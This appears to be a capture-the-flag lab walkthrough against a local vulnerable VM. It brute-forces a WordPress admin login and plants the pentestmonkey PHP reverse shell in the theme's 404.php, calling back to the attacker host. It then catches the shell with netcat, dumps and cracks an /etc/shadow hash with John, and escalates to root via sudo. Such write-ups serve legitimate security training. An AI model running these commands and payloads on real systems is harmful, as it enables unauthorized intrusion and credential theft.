
```
[+] The external WP-Cron seems to be enabled: http://192.168.56.131/secret/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.131/secret/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.131/secret/, Match: 'WordPress 4.9'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jun 11 13:50:05 2020
```

so we got much more details from wpscan there is a user named admin so we can bruteforce to check the password and then access and do a reverse shell.
wpscan --url http://192.168.56.131/secret u admin -P PASSLIST/10k-most-common.txt



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 1 user/s
Trying admin / admin Time: 00:00:07 <==========================================
[SUCCESS] - admin / admin

[!] Valid Combinations Found:
 | Username: admin, Password: admin
```

so getting the credentials now we can access the admin user



Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

Customize Your Site

or, change your theme completely

Next Steps

Write your first blog post

Add an About page

View your site

More Actions

Manage widgets or menus

Turn comments on or off

Learn more about getting started

At a Glance

1 Post

1 Page

1 Comment

WordPress 4.9 running Twenty Seventeen theme.


Quick Draft

Title

What's on your mind?

so lets edit the file of 404.php under appearance, editor.

lets put a python script over there to get a reverse shell




Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

now in the terminal type nc -lvnp 1234 and it will start a listner.


and when we enter the url where we inserted our script we will get the reverse shell.
http://192.168.56.131/wp-content/themes/twentyseventeen/404.php



```
└──╼ $nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.131] 49040
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:
 02:45:32 up  1:20,  0 users,  load average: 0.00, 0.02, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ shell
/bin/sh: 2: shell: not found
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vtcsec:/$ 
```


so there it is we got the reverse shell now we can escalate privileges.

After opening the /etc/shadow file we can see there is a user with the name marlinspike



```
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```


now lets copy the etc/shadow file and crack it using john



```
┌─[baz@parrot]─[~]
└──╼ $john paass
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2020-06-19 13:58) 2.272g/s 36.36p/s 36.36c/s 36.36C/s marlinspike..marlinspike4
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


so we downloaded this shadow file into our local system and used John the Ripper to crack the password. We found the password for the user marlinspike is marlinspike

Now we log in as marlinspike.
We checked the sudoers list and found that we have all the access as root, so we did sudo as superuser.
Great! We have successfully completed our challenge as we able access the target as a root user.



```
www-data@vtcsec:/$ su marlinspike
su marlinspike
Password: marlinspike

marlinspike@vtcsec:/$ id
id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
bashare)
marlinspike@vtcsec:/$ sudo -l
sudo -l
[sudo] password for marlinspike: marlinspike

Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:/$
```

sudo su to go to root



```
marlinspike@vtcsec:/$ sudo su
sudo su
root@vtcsec:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd home
cd home
root@vtcsec:/home# ls
ls
marlinspike
root@vtcsec:/home# 
```